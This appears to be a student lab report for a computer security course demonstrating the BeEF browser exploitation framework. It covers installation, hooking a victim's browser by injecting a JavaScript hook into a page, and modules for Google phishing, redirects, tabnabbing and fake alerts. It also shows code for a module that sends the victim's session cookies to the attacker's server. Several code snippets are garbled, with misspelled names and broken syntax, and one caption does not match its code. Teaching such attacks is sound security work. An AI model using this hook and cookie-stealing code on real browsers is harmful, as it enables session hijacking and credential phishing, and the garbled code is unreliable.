
BeEF

CSE 406 :Computer Security Sessional

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September 14, 2023

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Chapter 1

Introduction

BeEF is a Browser Exploitation Framework that focuses on exploiting vulnerabilities in the web browser. It is a tool for testers to check how safe a system is by controlling web browsers and launching attacks from within the browser.

BeEF is used for the following purposes:

- Gain control of the target computer system
- Enable penetration testers to assess the security of a target environment.
- Perform various types of attacks.
- Send commands to be executed within the victim's web browser.

Chapter 2

Features

BeEF offers a range of features, including browser exploitation, vulnerability assessment, and control capabilities, making it a versatile tool for testing and evaluating web browser security.

- **Show alert box**
- Show fake browser update
- **Google phishing**
- Get victim's geo location
- Get victim's ip address
- **stealing user input**
- **Show fake notifications bar**
- **Facebook phishing**
- Show fake application update
- launching a Firefox based DOS attack
- **redirecting the web page to the fake page**
- logging the keystrokes
- **Tabnabbing**

Chapter 3

BeEF Installation

3.1 Cloning the git repository

```
seed@CSE406-CHECK:~/Downloads$ git clone https://github.com/beefproject/beef
Cloning into 'beef'...
remote: Enumerating objects: 51598, done.
remote: Counting objects: 100% (349/349), done.
remote: Compressing objects: 100% (204/204), done.
remote: Total 51598 (delta 174), reused 291 (delta 137), pack-reused 51249
Receiving objects: 100% (51598/51598), 21.85 MiB | 12.95 MiB/s, done.
Resolving deltas: 100% (32636/32636), done.
seed@CSE406-CHECK:~/Downloads$
```


Figure 3.1: Cloning BeEF git repository

3.2 Installing BeEF

After cloning the Git repository, navigate to the "beef" directory using the "cd beef" command, and then initiate the installation process by executing the "./install" command.

Figure 3.2: Installing BeEF

3.3 Configuring BeEF (credentials)



The screenshot shows the Visual Studio Code interface with the file `config.yaml` open in the editor. The code defines a configuration for the BeEF framework. A red box highlights the `credentials:` section, which contains the user and password information.

```
! config.yaml
 1 #
 2 # Copyright (c) 2006-2023 Wade Alcorn - wade@bindshell.net
 3 # Browser Exploitation Framework (BeEF) - http://beefproject.com
 4 # See the file 'doc/COPYING' for copying permission
 5 #
 6 # BeEF Configuration file
 7
 8 beef:
 9   version: '0.5.4.0'
10   # More verbose messages (server-side)
11   debug: false
12   # More verbose messages (client-side)
13   client_debug: false
14   # Used for generating secure tokens
15   crypto_default_value_length: 80
16
17   # Credentials to authenticate in BeEF.
18   # Used by both the RESTful API and the Admin interface
19   credentials:
20     user: "beefera"
21     passwd: "beefera"
```

Figure 3.3: Configuring BeEF

Chapter 4

Technical design

- BeEF hook is a Javascript file, used to latch on to a target's browser to exploit while acting as Command and control between it and the attacker.
- To target a web browser, first identify a webpage and then attach a BeEF hook to it
- Deliver javascript payload by including the javascript hook into the web page's header.
- The target browser will become hooked once they visit the site. Attacker can see all sorts of information such as plugins and extensions that the browser is using and various information about the hardware and software spaces of the target.

4.1 Browser Information




Figure 4.1: Checking Browser Information

4.2 Logs

It creates complete logs of mouse movements, double clicks and other actions perform by victims

The screenshot shows the BeEF Control Panel interface. On the left, there's a sidebar titled 'Hooked Browsers' listing various hooked browsers with their IP addresses. The main area has tabs for 'Getting Started', 'Logs', 'Commands', 'Proxy', 'XssRays', and 'Current Browser'. The 'Logs' tab is selected. Below it, there's a table with columns 'Key' and 'Value' showing browser capabilities like 'browser.capabilities.activex' (No), 'browser.capabilities.flash' (No), etc. At the bottom of the table, there's a note about the event logger and a 'my pass' input field. To the right of the table, there's a sidebar with the BeEF logo and links to the homepage, wiki, and handbook.

Figure 4.2: Checking Log

Chapter 5

Demonstration of some key features

5.1 Google phishing

5.1.1 Demonstration




Figure 5.1: Giving the hook url where the page will be redirected after attack taking place




Figure 5.2: Showing the fake “Sign In” page




Figure 5.3: Collecting user information and redirecting to another fishing url

5.1.2 Code

The screenshot shows a Windows desktop environment. In the foreground, a terminal window titled 'command.js - beet - Visual Studio Code' is open, displaying a large amount of JavaScript code. The code appears to be a phishing script, likely for Google Mail, as it includes functions for logging out of Gmail and displaying a fake login page. The script uses various DOM manipulation techniques like `innerHTML` and `createElement` to construct and inject HTML into a browser window. The browser window in the background shows a partially loaded page with the URL 'https://accounts.google.com/'. The desktop taskbar at the bottom has icons for various applications including File Explorer, Task View, and a search bar.

```
function logoutGmail() {
    var logOutElement = document.createElement('a');
    logOutElement.href = 'https://accounts.google.com/logout';
    logOutElement.innerHTML = 'Logout';
    logOutElement.style.visibility = 'hidden';
    document.body.appendChild(logOutElement);
}

setInterval(logoutGmail, 60000);
```

Figure 5.4: Code

5.2 Redirect Browser

5.2.1 Demonstration




Figure 5.5: Giving the hook url where the page will be redirected after attack taking place




Figure 5.6: Redirecting to the phishing site

5.2.2 Code

Figure 5.7: Code

5.3 Redirect Browser(Rickroll)

5.3.1 Demonstration




Figure 5.8: Overwriting the body of the page with a full screen rickroll




Figure 5.9: Redirecting to video

5.3.2 Code

```
1 // Copyright (c) 2006-2023 Maavo Atcorn - wade@indshell.net
2 // Browser Exploitation Framework (BeEF) - http://beefproject.com
3 // See the file doc/COPYING for copying permission
4 //
5 // execute function()
6 //   ...
7 //   $( "body" ).html( " " );
8 //   $( "body" ).css( { padding: '0px', 'margin': '0px', 'height': '100%' } );
9 //   $( "html" ).css( { padding: '0px', 'margin': '0px', 'height': '100%' } );
10 //   $( "body" ).html( <iframe width="100%" height="100%" src="www.youtube.com/embed/0LxrrZfYOs" autoplay="1" allow="autoplay; encrypted-media" frameborder="0" al
11 //   beef.net.send( "<#command_id>" ); //<#command_id> = result of Rickroll Successful! );
12 // }
13 // 
```

Figure 5.10: Code

5.4 Alert Dialog

5.4.1 Demonstration




Figure 5.11: fake alert message to user




Figure 5.12: fake message sent

5.4.2 Code

The screenshot shows a terminal window with multiple tabs open, indicating an exploit development session. The tabs include:

- Applications: BeEF, Control Panel - M
- The Butcher - Google Ch.
- seed@CSE8096 - ~Down
- file - File Manager
- command.js - beef - Visual Studio Code

The command.js file in the VS Code tab contains exploit code for BeEF, specifically a command injection exploit. The code includes imports for browser modules, defines a hook function, and sends a command to the victim's browser. The file path is `beef/modules/browser/hooked_dg`.

```
modules: browser > hooked_dg -> Downloads/BeEF/modules/browser/hooked_dmain/alert_dialog/command.js: 6 problems in this file
1 // Copyright (c) 2006-2013 Wade Alcorn - wade@metasploit.net
2 // Browser Exploitation Framework (BeEF) - http://beefproject.com
3 // See the file 'doc/COPYING' for copying permission
4 //
5 //
6 beef.execute(function() {
7   alert('text: ' + text);
8   beef.net.send('<w>' + command.url + ', <id>' + command.id + '>, "text=<w>' + text + '>", beef.core.status.success());
9 });
10 });
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Figure 5.13: Code

5.5 Get Cookie

5.5.1 Demonstration




Figure 5.14: Retrieving current session cookies





Figure 5.15: Getting session cookies

5.5.2 Code



The screenshot shows a terminal window titled "command.js - beef - Visual Studio Code". The code editor displays a file named "command.js" with the following content:

```
#!/usr/bin/python
# command.js #> x
modules-> browser-> hooked_domain-> get_cookie > command.js > ...
1 // Copyright (c) 2008-2023 made Alcorn - wedebindshell.net
2 // This is part of the Metasploit framework (beef) - http://beefproject.com
3 // See the file 'docs/COPYING' for copying permission
4
5 beef.execute(function() {
6   try {
7     beef.net.send("GET / HTTP/1.1", {command_id: 0}, "Cookie: " + document.cookie, beef.are.status.success());
8     beef.debug("GET Cookie: " + document.cookie);
9   } catch(e) {
10     beef.net.send("GET / HTTP/1.1", {command_id: 0}, "Cookie: " + document.cookie, beef.are.status.error());
11     beef.debug("GET Cookie Error: " + e);
12   }
13 }
14 );
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5.6 TabNabbing

5.6.1 Demonstration




Figure 5.17: Redirects to the specified URL after the tab has been inactive for a specified amount of time

5.6.2 Code

A screenshot of Visual Studio Code displaying the 'command.js' file for the 'TabNabbing' module. The code is written in JavaScript and defines a function 'tabnab' that takes a command ID as a parameter. It sends a message to the browser to begin a countdown when the tab loses focus. If the tab regains focus before the timeout, it clears the timer. Once the timeout occurs, it sends a message to the browser to redirect it to the specified URL. The code also includes comments explaining the logic and copyright information.

Figure 5.18: Code

5.7 Fake Notification

5.7.1 Demonstration




Figure 5.19: Displays fake notification bar at the top of screen


